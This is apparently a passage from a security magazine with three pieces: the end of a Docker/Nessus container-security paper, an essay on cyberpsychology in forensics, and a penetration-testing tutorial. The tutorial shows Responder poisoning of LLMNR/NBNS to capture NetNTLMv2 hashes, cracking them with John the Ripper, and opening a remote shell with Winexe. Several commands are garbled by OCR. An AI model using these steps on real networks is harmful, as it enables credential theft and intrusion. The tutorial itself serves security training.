 1. The Docker client contacted the Docker daemon.
 2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
    (amd64)
 3. The Docker daemon created a new container from that image which runs the
    executable that produces the output you are currently reading.
 4. The Docker daemon streamed that output to the Docker client, which sent it
    to your terminal.

To try something more ambitious, you can run an Ubuntu container with:
 $ docker run -it ubuntu bash

Share images, automate workflows, and more with a free Docker ID:
 https://hub.docker.com/

For more examples and ideas, visit:
 https://docs.docker.com/get-started/
```




```
vojha@vojha-VirtualBox:~$ sudo docker pull nginx
Using default tag: latest
latest: Pulling from library/nginx
a5a6f2f73cd8: Pull complete
1ba02017c4b2: Pull complete
33b176c904de: Pull complete
Digest: sha256:5d32f60db294b5deb55d078cd4feb410ad88e6fe77500c87d3970eca97f54dba
Status: Downloaded newer image for nginx:latest
vojha@vojha-VirtualBox:~$ sudo docker run --name docker-nginx -p 80:80 nginx
2018/12/11 16:48:13 [error] 6#6: *2 open() "/usr/share/nginx/html/favicon.ico" f
ailed (2: No such file or directory), client: 172.17.0.1, server: localhost, req
uest: "GET /favicon.ico HTTP/1.1", host: "127.0.1.1"
2018/12/11 16:48:14 [error] 6#6: *2 open() "/usr/share/nginx/html/favicon.ico" f
ailed (2: No such file or directory), client: 172.17.0.1, server: localhost, req
uest: "GET /favicon.ico HTTP/1.1", host: "127.0.1.1"
172.17.0.1 - - [11/Dec/2018:16:48:06 +0000] "GET / HTTP/1.1" 200 612 "-" "Mozill
a/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0" "-"
172.17.0.1 - - [11/Dec/2018:16:48:13 +0000] "GET /favicon.ico HTTP/1.1" 404 153
"-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.
0" "-"
172.17.0.1 - - [11/Dec/2018:16:48:14 +0000] "GET /favicon.ico HTTP/1.1" 404 153
"-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.
0" "-"
```


- Once the Nginx is up and running on the system you can configure nessus on the same package as the docker
  ADD Nessus-7.0.2-ubuntu1110_amd64.deb /tmp/Nessus-7.0.2-ubuntu1110_amd64.deb

  docker run -d --name nessus-7-ubuntu -p 80:80 fizzymatt/nessus-7-ubuntu

- Once configured use Nessus to design a Basic Network scan enabling the Docker Plugins found on tenable.io


Nessus
Scans
Policies
vojha
Scan Library
Search Library
All Templates
Scanner
User
Scanner Templates
Advanced Scan
Configure a scan without using any recommendations.
Audit Cloud Infrastructure
Audit the configuration of third-party cloud services.
Badlock Detection
Remote and local checks for CVE-2016-2118 and CVE-2016-0128.
Bash Shellshock Detection
Remote and local checks for CVE-2014-6271 and CVE-2014-7169.
Basic Network Scan
A full system scan suitable for any host.
Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.
DROWN Detection
Remote checks for CVE-2016-0800.
Host Discovery
A simple scan to discover live hosts and open ports.
Internal PCI Network Scan
Perform an internal PCI DSS (11.2.1) vulnerability scan.
Malware Scan
Scan for malware on Windows and Unix systems.
MDM Config Audit
Audit the configuration of mobile device managers.
UPGRADE
Mobile Device Scan
Assess mobile devices via Microsoft Exchange or an MDM.
UPGRADE
Offline Config Audit
Audit the configuration of network devices.
PCI Quarterly External Scan
Approved for quarterly external scanning as required by PCI.
UNOFFICIAL
Policy Compliance Auditing
Audit system configurations against a known baseline.
SCAP and OVAL Auditing
Audit systems using SCAP and OVAL definitions.
Web Application Tests
Scan for published and unknown web vulnerabilities.

- Once done, these might be the few outputs generated


INFO Docker Service Detection

Description


The Docker service is running on the remote host. Docker is an open-source project that automates the deployment of applications inside software containers.

See Also


https://www.docker.com/

Output


```
The following containers were detected running on the remote Docker host:

Name  :/centos7.1
Image :centos

ID    :75621b2f15e4c909ba8860b88761d54ab98c6cbd1bf70414b5647c5719060759
Ports :n/a
```



WARNING	6.4 Backup container data
WARNING	6.5 Use a centralized and remote log collection service
WARNING	6.6 Avoid image sprawl
PASSED	1.2 Use the updated Linux Kernel
PASSED	1.5 Remove all non-essential services from the host - RPM
PASSED	1.5 Remove all non-essential services from the host - running processes
PASSED	1.5 Remove all non-essential services from the host - sockets
PASSED	1.6 Keep Docker up to date
PASSED	2.1 Do not use lxc execution driver
PASSED	2.4 Allow Docker to make changes to iptables
PASSED	2.5 Do not use insecure registries
PASSED	2.7 Do not use the aufs storage driver
PASSED	3.1 Verify that docker.service file ownership is set to root:root
PASSED	3.15 Verify that /etc/docker directory ownership is set to root:root



□ centos7.1.docker.container 125 90



□ ubuntu_14.04.docker.container

*Results from demo server not actually deployed

CONCLUSION/NEED FOR FURTHER STUDIES

Though the new Kubernetes, docker container and the containerization process is a better way to deal with the VM Architecture. It sure does has vulnerabilities coming up in the daily for instance on December 04, 2018 a major security flaw was discovered in the Kubernetes. Being closely observed it does appear to be a little complex since required knowledge of Linux scripts and the UNIX environment deployment seems to be a difficult task. Containerization might be the future of the technological world of server shipping’s and images and there is still scope for research and development alongside the tightened security of the docker container & Containerization.

RESEARCH QUESTION

This study was designed and expected to explore the possibility of changes and level of impact on the software deployment after the discovery and the extensive usage of the Docker Containers. Specifically, the study was expected to answer the question “How useful and easy is it to ship packages using the docker architecture?” This study was conducted under the guidance of people either using the docker containers or are closely related to the security audit features

- What impact has the Kubernetes Orchestration had on the industry running on Hypervisors?
- How can system hardening and the Linux server setup help in the deployment of the containers?

METHODOLOGY

To support and strengthen the research idea this paper used a mixed methods research design. This section generally discusses the selection process involved in the data collection, analysis and conclusion drawing.

RESEARCH DESIGN AND RATIONALE

This research used the sequential exploratory mixed method of data collection involving the quantitative data survey based on Likert scale followed by a formal focus group study along with a personalized interview with the individuals working in the same field. Using mixed methods research allowed more flexibility, and reliability of the data samples collected than would have a quantitative data based on the Likert scale of the data collection, which would be followed by the personalized reply, by the focus group and personal interviews. Surveys are important because they're the most reliable method to get real feedback from our subscribers—no matter what platform they use to engage with our brands (print, digital, apps, newsletter, and website) (Estevez, M., 2014). The rationale for mixing both kinds of data within one study is grounded in the fact that neither quantitative nor qualitative methods are sufficient, by themselves, to capture the trends and details of a situation (Creswell, 2006).

DATA ANALYSIS

The data analysis will involve the analysis of the data obtained from the interview and the survey. This phase will also involve analysis of the earlier survey and data present in various media making comparisons between the survey. Data collected from interviews and analysis will be used to inform the questions on the survey instrument using descriptive statistics.

DELIMITATIONS

The project will only focus on the Docker Swarm and Kubernetes Orchestration architecture only and excluding any other docker containers or the shipping software's that the other docker based containers use which in turn excludes the security features of those containers.

APPENDIX A: DEFINITION OF TERMS

- Docker Swarm: "Docker Swarm or simply Swarm is an open-source container orchestration platform and is the native clustering engine for and by Docker." (The Newstack).

- Kubernetes: "Kubernetes is an open-source platform created by Google for container deployment operations, scaling up and down, and automation across the clusters of hosts." (The Silicon Valley Business Journal.)

- Orchestration: "Orchestration basically comes to automate processes and workflows whereas automation basically automates specific tasks. For example, a deployment process may involve a number of tasks that need to be performed (and even possibly in a specific order - i.e. require statefulness)."(Quora Digest)

- Vulnerabilities: "a cyber-security term that refers to a flaw in a system that can leave it open to attack" (Technopedia).

REFERENCES

- Creswell, J. W. (2009). Research design: Qualitative, quantitative, and mixed methods approaches. Thousand Oaks, CA: SAGE Publications.

- Container Security Considerations in a Kubernetes Deployment. (2018, February 22). Retrieved December 8, 2018, from https://thenewstack.io/container-security-considerations-kubernetes-deployment/
- DigitalOcean. (2016, October 13). How To Run Nginx in a Docker Container on Ubuntu 14.04. Retrieved December 8, 2018, from https://www.digitalocean.com/community/tutorials/how-to-run-nginx-in-a-docker-container-on-ubuntu-14-04
- Fattori, A., Lanzi, A., Balzarotti, D., & Kirda, E. (2015). Hypervisor-based malware protection with AccessMiner. Computers & Security, 52, 33-50. doi:10.1016/j.cose.2015.03.007
- Layer, B., Omernik, J., Bertucci, Ali, Z., & Constantin, L. (2018, December 04). Critical Vulnerability Uncovered In Kubernetes. Retrieved December 8, 2018, from https://securityboulevard.com/2018/12/critical-vulnerability-uncovered-in-kubernetes/
- Liggitt, J. (2018, December 04). CVE-2018-1002105: Proxy request handling in kube-apiserver can leave vulnerable TCP connections · Issue #71411 · kubernetes/kubernetes. Retrieved December 8, 2018, from https://github.com/kubernetes/kubernetes/issues/71411
- McCune, R. (2018, December 05). A hacker's guide to Kubernetes security. Retrieved December 8, 2018, from https://techbeacon.com/hackers-guide-kubernetes-security
- Mouat, A. (2016, February 05). 5 security concerns when using Docker. Retrieved from https://www.oreilly.com/ideas/five-security-concerns-when-using-docker
- Martin, A., Raponi, S., Combe, T., & Pietro, R. D. (2018). Docker ecosystem – Vulnerability Analysis. Computer Communications, 122, 30-43. doi:10.1016/j.comcom.2018.03.011
- Runtime metrics. (2018, December 05). Retrieved from https://docs.docker.com/config/containers/runmetrics/
- Revankar, M. (2017, February 08). Auditing Docker with Nessus 6.6. Retrieved December 8, 2018, from https://www.tenable.com/blog/auditing-docker-with-nessus-66
- Savage, M. (2015, May 07). Top 11 Virtualization Risks Identified. Retrieved December 8, 2018, from https://www.networkcomputing.com/data-centers/top-11-virtualization-risks-identified/2062567936
- Tozzi, C. (2018, October 22). Docker Security - 6 Ways to Secure Your Docker Containers. Retrieved December 8, 2018, from https://www.sumologic.com/blog/security/securing-docker-containers/
- Taylor, T. (2018, January 10). Docker Security Issues and Best Practices as We Enter 2018 - DZone Cloud. Retrieved December 8, 2018, from https://dzone.com/articles/docker-security-issues-and-best-practices-as-we-en
- Vaughan-Nichols, S. J. (2018, March 21). What is Docker and why is it so darn popular? Retrieved December 8, 2018, from https://www.zdnet.com/article/what-is-docker-and-why-is-it-so-darn-popular/

APPENDIX B: HUMAN SUBJECT ASSURANCES

Human subjects will be part of this study. People associated with the IT Department dealing with the software development will be a part of the hour long semi-structured interview. The interviews will be closely observed and transcribed. Member checking will ensure that participants could review their information. All participants will have a basic knowledge of the models and thus no prior information or briefing is needed.

ABOUT AUTHORS

Vishal Ojha

Information Security Analyst, Office of Information Security Services.

Johnson & Wales University, Providence, Rhode Island, USA 02903

Guided By: Tiwari, Sunil (Avaya India Pvt. Ltd.) & Ide, Mary (PenTester, JWU)

Email: vojha@jwu.edu

Cyberpsychology an Aid to Digital Forensic Investigations

- Nirali Bhatia

Abstract: Cybercrime is not a matter of technology alone; it remains human activity.Criminology has always played a vital role in assisting law enforcement and investigating agencies in the fight against crime. A crime analyst gathers intelligence and data on crimes, while forensic criminologist attempts to identify and understand the behaviors that result in criminal activity. They help LEA in nearly every aspect of law enforcement, from investigations to implementing prevention measures on basis of identifying emerging trends and criminal activity. Even the media has highlighted the role of a criminologist or criminal psychologist in crime investigations & forensics through most popular series like The Mentalist, The Criminal Mind, Mind hunter & many more. Similarly, cyber psychologist plays this role in cybercrimes and digital forensics. Along with technical examination of digital evidence, it is important to learn as much as possible about the humans involved (offender & the victim) and the dynamics of a crime. Forensic cyber psychology focuses on the cyber behavioral evidence of a crime scene - the cyber footprint. This digital evidence can help law enforcement to investigate criminal behavior. In fact, the forensic analysis of human element can go a long way in making cyber security decisions towards prevention & identification of criminal personality traits.

WHAT IS CYBER PSYCHOLOGY?

Cyber Psychology is the study of human interaction with technology, digital media, artificial intelligence and mobile & networked devices. Its focus is on Internet Psychology and impact of technology on human behaviour in totality, including criminal behaviour.

HOW CAN CYBER PSYCHOLOGY HELP FORENSIC INVESTIGATORS?

Cyber psychology encompasses everything from study of behavioural changes while interacting with the devices or in cyber space to cybercrime and criminal profiling. Psycholinguistic content analysis, Psychological profiling, Digital footprints analysis, Criminal profiling, Behavioural evidence analysis are core offerings of Cyber Psychology to assist the digital forensic investigations. Profiling of both victim & offender could be useful in a variety of ways for investigations, including helping the investigators to:

- Search evidence devices, hard drives more effectively
- Narrowing the potential suspects
- Identifying a motive
- Determining the vulnerable characteristics of victims which makes them more attractive to the offender

AT WHAT STAGE SHOULD A CYBER PSYCHOLOGIST COME IN DURING THE INVESTIGATION PROCESS?

Computer crime and digital forensics is as much about the human involvement as it is about the technology. In a cyberspace context both technology and behaviour are evolving, hence makes it very complex, challenging & a continuous analysis task.

At every stage in forensic investigation, right from the first stage of identification of evidences to the final reporting, cyber psychologists can provide valuable behavioural evidence analysis which could help the investigator to get as much detailed profile.

Neglecting the human element in digital forensic investigation can hamper the ability of an investigator to obtain reliable and valid offender profile.

CASES

Let us understand a CP's role in Cybercrime Investigation & Digital Forensics with a few real-life case stories.

- **Case 1 – Victim Profiling**

A client (in this case a victim) suspects he is being stalked on social media & spied upon in real life. He suspects his electronic devices (Laptop & Mobile Phone) are bugged. He approaches a cybercrime investigator to investigate & identify the perpetrator.
Forensic report of the electronic devices stated no presence of any spyware, malware or any other malicious code to be the cause and hence negating the probability of vulnerability. Investigation report of victim's social media accounts & activities also showed no privacy or security compromise.

However, profiling of victim by the cyber psychologist directed the attention to need for psychological evaluation of the client, besides directing the investigator to look for specific evidences into data/content on social media, photo gallery, downloads etc.

Findings from the above helped the investigator & Cyber Psychology team to reach the conclusion that the victim in this case was suffering from a psychological disorder, which made him delusional of being stalked & spied upon.

- **Case 2 – Malicious Insider**

Business owner has been losing 3 consecutive contracts, amounting to huge financial losses.

He suspects data & communication being leaked.

The forensics of the emails, computers, networks and mobiles report an email account being compromised. The investigator finds out that the mails received by the director are being blind copied to an anonymous email ID.

The cyber psychologist involved in the case deciphers the communication using psycholinguistic content analysis of 3 suspects (identified by the management) to look for motive and directs the investigator to look for evidences which eventually helps them identify the actual culprit.

- **Case 3 – Maligning Menace**

India MD of a multinational organization was being maligned and accused on fraudulent conduct via emails. Emails were directly being marked to the global bosses who asked for an enquiry in this matter. 2 different emails IDs were used.

Preliminary investigations by the cybercrime investigator established the connections between 2 different email IDs and gave details about ISP. Combining the same with observations from the cyber psychologist helped created the offender profile/s and the probable motives.

These profiles were internally run through the key people in the organization who could relate it to one of the ex-employees.

Following were the observations / evaluations by the cyber psychologist:

- The email sender could likely be an insider (employee who is emotionally connected to the organization) who believes himself to be whistle blower basis his perception of some malpractices in the organization; or/and
- The email sender (current or ex-employee) may have personal vengeance against the MD; or
- He / She could be some current / ex vendor whose money is either outstanding or is disgruntled with the management for some reasons.

It is quite evident that humans are becoming more and more immersed in cyberspace, which will have a psychological impact on everyone and everything they do. Our lives are changing and human behavior is evolving because people act differently when they are interacting with technology. The field of cyber psychology is new and still emerging but of utmost need and significance. The growing body of knowledge in the area of cyber psychology will have a large use in the domain of Cybercrimes and Cyber Security, both.

ABOUT AUTHORS

Nirali Bhatia, Cyber Psychologist, TEDx Speaker

Nirali Bhatia is a Mumbai based Psychologist, specialising in the study of “Cyber Psychology”. Cyber Psychology is the study of impact of technology on human behaviour and mind. Two decades of experience in web technology, makes her native of Cyber Space and gives her an edge to understand the influence of technology on its user far better.

She is a TEDx Speaker and has been quoted in various articles in leading newspapers and news channels. She has also been on panel of debate/s on Times Mirror Now, CNBC, Zee News ad various news channels & Cyber Security conferences. She was appointed as the psychologist for the television show “MTV Troll Police” which was aired on MTV.

She is also co-founder of an anti-cyber bullying organisation – Cyber B.A.A.P. which is an acronym for Cyber Bullying Awareness, Action and Prevention. She helps children and teenagers understand and fight against Cyber Bullying by way of specialised Cyber Safety & Digital Hygiene Workshops in Schools.

Contact:

Email: askme@niralibhatia.com

PYTHO
TENSORFLOW
TECHNOLOGY
HACKING
INFORMATION
STORAGE
BIG DATA
WORLD WIDE WEB
ARTIFICIAL
SERVERS
AUDIT
IOT
INTELLIGENCE
CLOUD MINING
ORENSIC
NETWORKING
SECURITY
KNOWLEDGE
BLOCKCHAIN
SHARING
MANAGEMENT

Getting Credentials without exploiting the target

- Hriday Raval

***Abstract:** In this article, we will discuss a number of ways to get credentials of a target system without exploiting the target. We will look on how to steal and crack credentials using Responder to spoof LLMNR and NetBIOS Name Services responses. This will allow us to gather credentials that are passed using NetNTLM and then we will crack it using John the Ripper. Also, we will look at different ways to run commands as well with the credentials we capture using Winexe, WinRM and WMI.*

INTRODUCTION


One of the key tenants in penetration testing is stealth. Using tools that seem natural on the network and using utilities that so not generate any noticeable impact for users is one of the ways you can stay under the radar.

In this chapter, we will discuss the following topics:

- Capturing password hashes
- Using Winexe
- Using WMI
- Take advantage of WinRM

CAPTURING PASSWORD HASHES

The first challenge to overcome when we don't use exploits is gaining credentials. Thereby, we will focus on Windows 10 system for this chapter, to know what hashes you can capture and how you can take advantage of your captured hashes. Understanding LLMNR and NBNS When we look up a DNS name, Windows systems go through a number of different steps to resolve that name to an IP address for us. Refer to below chart for understanding the process:



Windows will search the hosts or LMHosts file on the system to see if there's an entry on that

Windows will send a DNS query to the default name server to see it can find an entry. This will return an answer and we can then see the web page or target host we're trying to connect.

Modern Windows use two protocols to try to resolve the host name on the local network:

1. Link Local Multicast Name Resolution (LLMNR)
2. NetBIOS Name Service (NBNS)

LLMNR: This protocol uses multicast in order to try to resolve the host name on the local network. Other Windows systems will subscribe this multicast address and when the request is sent out to a host, and if anyone listening owns that name it then turns into an IP address and a response is generated. Once the response is received, the system will take us to the host.
NBNS: Uses NetBIOS protocol to discover the IP. It does this by sending out a broadcast request for a host to the local subnet, and waits for someone to respond to that request.

Hacking Concept: Both the protocols discussed above rely on trust. In general, a host will only respond to these protocols if the host name is searched for. So, as a malicious actor, we can respond to any request sent out to LLMNR and NBNS and claim that the host being searched for is owned by us. Then when the system goes to that address it will try to negotiate a communication to our host and we can gain information about the account that is trying to connect to us.

Understanding Windows NTLMv1 and NTLMv2 Authentication
When Windows hosts communicate, there are number of ways in which system can authenticate like Kerberos, certificates and NetNTLM.

LM Hashes: Before Windows NT, LM hashes were used for network-based authentication. It was generated using Data Encryption Standard (DES).
Weakness: It was actually a combination of two separate hashes combined together. The password would be converted to uppercase and then padded with null characters until it reached 14 characters, and then the first and second halves of the password would be used to create two portions of the hash. Ergo, to crack a password we have to almost crack two 7-character password.

NTLM: With the help of rainbow tables it was easy to crack any password, therefore Windows NT switched to using the NT LAN Manager hashes. Passwords of any length could be hashed and the RC4 algorithm was used for generating the hash.
Weakness: This is more secure for host-based communication, but there’s an issue with network-based authentication. If someone is listening and we are just passing raw hashes around on the network, what makes it safe? As a result, Net-NTLMv1 and Net-NTLMv2 challenge / response hashes were created to give additional randomness to the hashes and makes them slower to crack.

NetNTLM: It provides a safer way of sending Windows NT LAN Manager (NTLM) hashes across the network.

NetNTLMv1: It uses a server based nonce to add to the randomness.
Process: When we connect to a host using NTLMv1, we first ask for nonce. Then we take our NTLM hash and re-hash it with nonce. After it is sent to the server for authentication. If the server knows the NT hash, then it can re-create a challenge response using the challenge that was sent. If the two matched, then password is correct.
Challenge: A malicious attacker could trick someone into connecting to their server and provide a static nonce. As a result, NTLMv2 was created.

NTLMv2: It provides two different nonce in the challenge hash creation. The first is specified by the server and the second by the client. So, if the server is compromised, the client still can add complexity to the nonce. Use of rainbow table is no longer an efficient way to crack these types of hashes.
Using Responder: In order to capture hashes, we need to use a program to encourage the victim host to give up the NetNTLM hashes. For this, we will use responder to answer the LLMNR and NBNS queries issues. We’re going to use a fixed challenge on the server side, so we will only have to deal with one set of randomness.

Getting Responder: Already exists on our Kali Linux distribution. Kali does not update frequently and thereby we use GIT to download the latest version of Responder. To ensure we have all the software we need, let’s make user our build tools are installed in Kali:

```
# apt -get install build-essential git python-dev
```

Cloning the repository will download the source code as well as create a location where it is easy to keep our software up to date. To clone repository:

```
root@kali :- # git clone https: // gitHub.com/ lgandx/ Responder.git
```

In order to update your repository, do:

```
root@kali :~/Responder # cd Responder/
```

```
root@kali :~/Responder # git pull
```

Running Responder

```
root@kali:~ /Responder # ./ Responder .py -h
```

There are lots of options available such as -h for help, -wredir will break networks under certain conditions. Also, some actions will show a pop-up window to the user taking for a username and password where the user will know that something is fishy. So, to avoid this, let's look how to call a Responder.

- Use ALL to listen to all interfaces if you are working with multiple interfaces.
- fingerprint option gives us the basic information about hosts using NetBIOS on the network, such as the names being looked up and the host OS versions.
- Setup the WPAD server. WPAD is Web Proxy Auto-Discovery protocol. It is used by Windows devices to find a proxy server on the network. This is safe to use if you have direct access to the network. But if you are using a network where your Kali box is going through proxy, then this will break the clients you poison, so don't use it. The benefit of setting this up is that if the hosts look for a WPAD server for web traffic, any web traffic will trigger Responder's poisoning to get a hash - whereas without it, you have to wait for someone to go to a share that does not exist.

Getting Passwords with Responder

Here we have a Windows 10 server with the settings applied from the README file. We need to make sure that both our systems are on the same network and then we can run Responder and start poisoning the process:

```
# ./Responder .py -wf -I eth0
```

By this, your Responder is listening now. So now we should be able to make a simple request to our host for a share that does not exist and the Responder should take care of the rest. Here, the Windows system just returns "Access is denied" message when we try to access the share whereas we can see lot of activity on the Kali box.

There will be two different types of poisoning done here i.e. NBNS poisoning and LLMNR poisoning. Both these requests give us information about the underlying host OS, and also, we can see the IP address of the requesting host as well as what system it is trying to connect to due to fingerprinting.

The final piece of data we will be getting here is the NetNTLMv2 hash along with the username. We can now try to crack this credential and see if it works on the system.

Now that we have our final hash, press CTRL-C to stop it from running. The next set is to dump the hashes and we are doing this by John the Ripper format:

```
# ./DumpHash.py
```

Here, we will see NetNTLMv2 hash here, but we will also see two different files created in the directory: DumpNTLMv2.txt and DumpNTLMv1.txt. But we know that we are using v2 and thereby we will run the v2 file and see if we can crack the password:

```
# johnDumpNTLMv2.txt. —- By this, John will successfully crack our password.
```

USING WINEXE

It is a remote administration tool for Windows system that runs on Linux. With this we can run our applications on the targeted system or open an interactive command prompt. Additionally, we can launch our shell as a system if we are having elevated credentials of the targeted system.

Using Winexe to Access Remote Systems

It uses named pipes through the hidden IPC share on the target system to create a management service. Once the service is created, we can connect to it and call commands as the service.

To verify that the target system is sharing the IPC share, we used smbclient to list the shares on the target system:

```
# smbclient -U User%Password1 -L 192.168.1.13 //<DOMAIN>\<USERNAME>%<PASSWORD>
```

We will see here a number of shares including our IPC$ share.

To launch a command prompt, we will use cmd.exe for the cmd.exe application which gives us an interactive shell on the target system. We will be using the same syntax for username but this time we will use the IP address. Also, we will use --uninstall flag to exit the service:

```
# win exe -U User%Password1 - -uninstall //192.168.1.13 cmd.exe
```

This will give us a Window banner and a command prompt.

Now, to check the privilege level so that we can determine the rights we are operating with, type whoami.

